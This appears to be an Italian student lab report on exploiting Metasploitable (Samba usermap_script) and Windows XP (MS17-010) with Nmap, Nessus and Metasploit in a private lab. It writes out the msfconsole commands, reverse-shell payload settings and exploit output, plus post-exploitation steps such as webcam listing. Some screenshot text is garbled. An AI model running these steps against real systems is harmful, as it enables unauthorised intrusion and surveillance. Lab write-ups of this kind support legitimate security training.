
(kali㉿kali)-[~]
```

- **Comunicazione Rete:** Impostare correttamente gli indirizzi IP è essenziale per garantire che le macchine possano comunicare tra loro. La macchina Kali Linux (attaccante) deve poter raggiungere la macchina Metasploitable (bersaglio) per eseguire gli exploit.
- **Preparazione all'Exploit:** Questa configurazione assicura che i successivi passaggi di exploit possano essere eseguiti senza problemi di connettività. La porta di ascolto e gli indirizzi IP corretti sono fondamentali per stabilire una connessione reverse shell durante l'exploit.

EXPLOIT METASPLOITABLE CON METASPLOIT

FASE 2: VULNERABILITY SCANNING NESSUS

Viene effettuato un vulnerability scanning con Nessus per ottenere una panoramica generale delle vulnerabilità che affliggono le macchine Meta. In particolare, è stata eseguita una scansione di base (basic scan) su tutte le porte per identificare potenziali minacce alla sicurezza del sistema



Di queste vulnerabilità riscontrate, la nostra scelta è ricaduta sulla vulnerabilità “Samba Badlock Vulnerability” presente sulla porta 445 TCP. Quest’ultima ci permette, rispetto alle altre scansionate, di intercettare il traffico tra un client e un server (hosting) e di poter effettuare un exploit con il Security Account Manager (SAM) Database.

Così facendo, effettuiamo un downgrade sul livello di autenticazione, che ci permette l’esecuzione arbitraria di una chiamata di rete Samba, la quale ci permette di vedere e modificare dati di sicurezza sensibili nel database della Directory Attiva o disabilitare servizi critici.

EXPLOIT METASPLOITABLE CON METASPLOIT

FASE 2.1: SCANSIONE DELLE PORTE CON NMAP

La Fase 2 consiste nell'eseguire una scansione delle porte della macchina Metasploitable utilizzando Nmap. Ecco una spiegazione dettagliata del processo e dei risultati ottenuti.

```
(kali㉿kali)-[~/Desktop]
$ nmap -sV 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 12:30 CEST
Nmap scan report for 192.168.50.150
Host is up (0.0099s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  x11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Lin
ux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.50 seconds
(kali㉿kali)-[~/Desktop]
$
```

Comando Utilizzato:
nmap -sV 192.168.50.150

La scansione ha identificato numerosi servizi in esecuzione sulla macchina Metasploitable, molti dei quali sono potenzialmente vulnerabili. La presenza di servizi come FTP, Telnet, SMTP, HTTP, SMB, MySQL, e altri, offre diverse opportunità per tentativi di exploit. In particolare, la presenza del servizio SMB (Samba) sulla porta 445/tcp è un punto focale per il successivo exploit utilizzando Metasploit.

EXPLOIT METASPLOITABLE CON METASPLOIT

FASE 3: AVVIO E CONFIGURAZIONE DI METASPLOIT

Questa fase riguarda l'avvio di Metasploit e la configurazione dell'exploit per attaccare la vulnerabilità rilevata nella macchina Metasploitable. Di seguito una spiegazione dettagliata dei passaggi eseguiti.

1. Avvio di Metasploit Il comando utilizzato per avviare Metasploit è: `msfconsole`.

2. Ricerca del Modulo di Exploit: Con il comando '`search path_modulo`' la ricerca ha individuato il modulo `exploit/multi/samba/usermap_script`, che ha un rank di "excellent" e una descrizione che indica che sfrutta una vulnerabilità di esecuzione di comandi tramite lo script di mappatura degli utenti di Samba.

Con il comando '**use 0**' è stato settato il modulo scelto.

```
msf6 > search exploit/multi/samba/usermap_script
Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check  Description
-  --
0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "user
name map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/
samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

The screenshot shows the Metasploit Framework interface. At the top, a terminal window displays the command `msfconsole` and a tip: "Metasploit tip: Save the current environment with the save command, future console restarts will use this environment again". Below the terminal is a main workspace titled "METASPLOIT CYBER MISSILE COMMAND V5". On the left, there's a tree view with nodes like "Skins", "Schedule", "On Demand", and "On-Demand Resolution". The right side of the workspace shows a list of recent files with their last modified dates. At the bottom, the terminal continues with the command `use 0`, which is noted as having no payload configured and defaulting to `cmd/unix/reverse_netcat`. It also shows the exploit configuration status: "exploit(multi/samba/usermap_script)". The overall interface is dark-themed with orange and red highlights for certain elements.

EXPLOIT METASPLOITABLE CON METASPLOIT

FASE 4: ANALISI E CONFIGURAZIONE EXPLOIT

La Fase 4 consiste nella configurazione dei parametri necessari per eseguire l'exploit sulla macchina bersaglio utilizzando Metasploit. Qui vengono impostati l'indirizzo IP della macchina bersaglio e la porta di ascolto per il payload.

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
---      ===============  ======  =
CHOST      On Demand     no        The local client address
CPORT      On Demand     no        The local client port
Proxies    On Demand     no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
SR-Resolution  On Demand   no        Set SR-Resolution for SMB connections
RPORT      139           yes       The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
---      ===============  ======  =
LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
LPORT      5555          yes       The listen port
Exploit target:
Id  Name
-  -
0  Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) >
```

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
```

Con il comando '**show options**' vengono mostrate le informazioni sul modulo exploit caricato e le variabili necessarie per poter eseguire l'attacco.

Si notano i campi **RHOSTS** ed **LPORT** da settare obbligatoriamente, che identificano rispettivamente l'indirizzo ip target e la porta su cui ci mettiamo in ascolto. Utilizzando il comando '**set RHOSTS**' e '**set LPORT**' vengono impostate le due variabili.

Con il comando 'show options' si ottiene una panoramica aggiornata del modulo, utile a capire se bisogna impostare qualche altro valore prima dell'attacco.

EXPLOIT METASPLOITABLE CON METASPLOIT

FASE 5: ESECUZIONE E VERIFICA ATTACCO

La fase finale consiste nell'eseguire l'exploit configurato e ottenere l'accesso alla macchina bersaglio tramite una shell inversa (reverse shell).

Dopo aver impostato il modulo exploit e settato i campi necessari, si lancia l'attacco con il comando <exploit>. Se l'attacco andrà a buon fine verrà mostrata una shell senza prompt.

Dall'immagine a lato si noti come l'attacco sia avvenuto con successo: in particolare sono stati dati alcuni comandi per accertarsi di essere sulla macchina target.

- il comando ‘ls’ ci mostra tutti i file e cartelle dello spazio di lavoro in cui siamo
- il comando ‘ifconfig’ da informazioni sulla configurazione di rete, mostrando l'indirizzo IP della macchina target e quindi dimostrando il successo dell'attacco.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 2 opened (192.168.50.100:5555 → 192.168.50.150:48931) at 202
4-05-27 15:13:43 +0200

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metaspoit
tmp
usr
var
vmlinuz

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:76:1a:f6
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe76:1af6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:580 errors:0 dropped:0 overruns:0 frame:0
          TX packets:128 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:38327 (37.4 KB) TX bytes:13653 (13.3 KB)
```



EXPLOIT WINDOWS XP CON METASPLOIT

GIORNO 5

TRACCIA

Questo esercizio prevede l'analisi della macchina Windows XP, che presenta diversi servizi in ascolto vulnerabili. Si dovrà effettuare una scansione delle vulnerabilità (basic scan) utilizzando Nessus sulla macchina Windows XP e sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Le informazioni necessarie per il laboratorio del quinto giorno sono: l'indirizzo IP della macchina Kali Linux è 192.168.200.100, l'indirizzo IP della macchina Windows XP è 192.168.200.200 e la porta di ascolto per le opzioni del payload è 7777.

Le evidenze del laboratorio del quinto giorno richiedono che, una volta ottenuta una sessione Meterpreter, si esegua una fase di test per confermare di essere sulla macchina target. Occorre recuperare le seguenti informazioni: se la macchina target è una macchina virtuale oppure una macchina fisica, le impostazioni di rete della macchina target, e se la macchina target ha a disposizione delle webcam attive. Infine, si deve recuperare uno screenshot del desktop.

EXPLOIT WINDOWS XP CON METASPLOIT

FASE 1: CONFIGURAZIONE DELLA RETE

Nella Fase 1 viene configurata la rete delle macchine coinvolte nell'esercitazione. Questo passaggio è cruciale per assicurarsi che le macchine possano comunicare correttamente tra loro durante il processo di exploit. Ecco una descrizione dettagliata della configurazione della rete.

KALI

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
        inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 15 bytes 2344 (2.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Configurazione IP della macchina Kali Linux:

- Utilizzando il comando **ifconfig**, l'indirizzo IP della macchina Kali Linux è stato impostato su 192.168.200.100/24

WINDOWS

Prompt dei comandi

```
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale <LAN>:

Suffisso DNS specifico per connessione:
Indirizzo IP . . . . . : 192.168.200.200
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.200.1

C:\Documents and Settings\Epicode_user>
```

Configurazione IP della macchina Windows:

- Con il comando **ipconfig** si ottiene l'indirizzo IP della macchina Windows che è stato impostato su 192.168.200.200/24

EXPLOIT WINDOWS XP CON METASPLOIT


FASE 2: VULNERABILITY SCANNING NESSUS

Viene effettuato un vulnerability scanning con Nessus per ottenere una panoramica generale delle vulnerabilità che affliggono le macchine Windows XP. In particolare, è stata eseguita una scansione di base (basic scan) su tutte le porte per identificare potenziali minacce alla sicurezza del sistema SIJ O LUP <3

Di queste vulnerabilità riscontrate, la nostra scelta è ricaduta sulla vulnerabilità “MS17-010”.

MS17-010 è una vulnerabilità critica di esecuzione di codice remoto nei server SMBv1 di Microsoft, scoperta e sfruttata dall'exploit EternalBlue.

Pubblicata nel marzo 2017, questa vulnerabilità permette a un attaccante di inviare pacchetti appositamente creati a un server Windows vulnerabile, eseguendo codice arbitrario da remoto senza necessità di autenticazione.



EXPLOIT WINDOWS XP CON METASPLOIT

ESECUZIONE MSFCONSOLE

Come prima cosa si è dato dal terminale di Kali il comando **msfconsole**, che aprirà appunto la console Msfconsole, una interfaccia messa a disposizione da Metasploit. Metasploit è una piattaforma utilizzata per sviluppare, testare e utilizzare exploit su vulnerabilità conosciute in vari software e sistemi.

È possibile cercare un modulo utilizzando il comando **search**; in questo caso si cerca il modulo ms17-010 con il comando **search ms17-010**.

Dopo aver individuato e scelto l'exploit da utilizzare, lo si abilita con il comando **use** seguito dal percorso (PATH) dell'exploit. In alternativa al percorso si può inserire nel comando anche il numero identificativo: in questo caso il PATH windows/smb/ms17_010_psexec è stato sostituito dal numero identificativo 1.

```
msf6 > search ms17-010

Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  _____                                _____
0  exploit/windows/smb/ms17_010_永恒之蓝      2017-03-14   average Yes    MS17-010  EternalBlue S
MB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec        2017-03-14   normal  Yes    MS17-010  EternalRomanc
e/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command       2017-03-14   normal  No     MS17-010  EternalRomanc
e/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010         2017-03-14   normal  No     MS17-010  SMB RCE Detec
tion
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14   great   Yes    SMB DOUBLEPULSAR Remot
e Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_dou
ublepulsar_rce
```



EXPLOIT WINDOWS XP CON METASPLOIT

ANALISI E CONFIGURAZIONE EXPLOIT

Dopo aver caricato un exploit, si possono avere delle informazioni al riguardo attraverso il comando **info** o **show options**. Questo comando permette di avere informazioni sui target disponibili e le opzioni di configurazione.

Si nota come ci siano alcuni parametri da settare obbligatoriamente, come l'indirizzo IP della macchina target e la porta in ascolto della macchina attaccante.

- Con il comando ‘**set RHOSTS**’ si setta l’indirizzo IP di Windows XP;
- Con il comando ‘**set LPORT**’ invece si va a settare la porta su cui ci si vuole mettere in ascolto.

Inoltre, non essendoci altri payload per questo modulo, viene caricato automaticamente quello di default.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 7777
LPORT => 7777
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
   Name          Current Setting  Required  Description
   --snip--
   DBGTRACE      false           yes       Show extra debug trace info
   LEAKATTEMPTS  99             yes       How many times to try to leak transaction
   NAMEDPIPE     -               no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS        192.168.200.200 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         445            yes       The Target port (TCP)
   SERVICE_DESCRIPTION -           no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME -         no       The service display name
   SERVICE_NAME   SHARE          yes       The service name
   SHARE          ADMIN$         yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain     .              no       The Windows domain to use for authentication
   SMBPass        -             no       The password for the specified username
   SMBUser        -             no       The username to authenticate as
   --snip--

Payload options (windows/meterpreter/reverse_tcp):
   Name          Current Setting  Required  Description
   --snip--
   EXITFUNC      thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST         192.168.200.100 yes       The listen address (an interface may be specified)
   LPORT         7777           yes       The listen port
   --snip--

Exploit target:
```

EXPLOIT WINDOWS XP CON METASPLOIT

ESECUZIONE E VERIFICA ATTACCO

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.445 - Target OS: Windows 5.1 Remote Code Execution (958644) (ECLIPSEDW
[*] 192.168.200.445 - Filling barrel with fish ... done
[*] 192.168.200.445 - ← | Entering Danger Zone | →
[*] 192.168.200.445 - [*] Preparing dynamite ...
[*] 192.168.200.445 - [*] Trying stick 1 (x86) ... Boom! Installation Detecte
[*] 192.168.200.445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.445 - ← | Leaving Danger Zone | →
[*] 192.168.200.445 - Reading from CONNECTION struct at: 0x81b44da8
[*] 192.168.200.445 - Built a write-what-where primitive ...ows SMB Vulnerabilities Rem
[+] 192.168.200.445 - Overwrite complete ... SYSTEM session obtained! heck)
[*] 192.168.200.445 - Selecting native target
[*] 192.168.200.445 - Uploading payload ... TovfPHLa.exe
[*] 192.168.200.445 - Created '\TovfPHLa.exe' ... Security Update for Microsoft Windows SMB
[+] 192.168.200.445 - Service started successfully ...TERNALBLUE) (ETERNALCHAMPION)
[*] 192.168.200.445 - Deleting '\TovfPHLa.exe' ...RMANCE) (ETERNALSYNERGY) (WannaCry) (E
[*] Sending stage (176198 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1031) at 2024-05-28 10:04:41 +0200
HIGH    7.3      26520  SMB NULL Session Authentication
meterpreter > █
```

Una volta scelto exploit e payload ed aver configurato le opzioni per entrambi, bisogna lanciare l'attacco. Con il comando **exploit** viene lanciato l'attacco e successivamente viene lanciato il payload.

Se l'attacco va a buon fine, ci si aspetta di ricevere una shell di Meterpreter, come mostra la figura a sinistra.

Meterpreter mette a disposizione degli script da utilizzare per recuperare determinati dati sul bersaglio. Gli script si utilizzano anteponendo al comando la keyword **<run>**.

Ottenuta la sessione remota Meterpreter, per verificare che l'attacco sia andato a buon fine, si lanciano diversi comandi che forniscono informazioni sulla macchina attaccata.

- Il comando **<run post/windows/gather/checkvm>** controlla se il target è una macchina virtuale oppure un sistema fisico.
- Il comando **<webcam_list>** controlla se la macchina attaccata ha a disposizione delle webcam attive

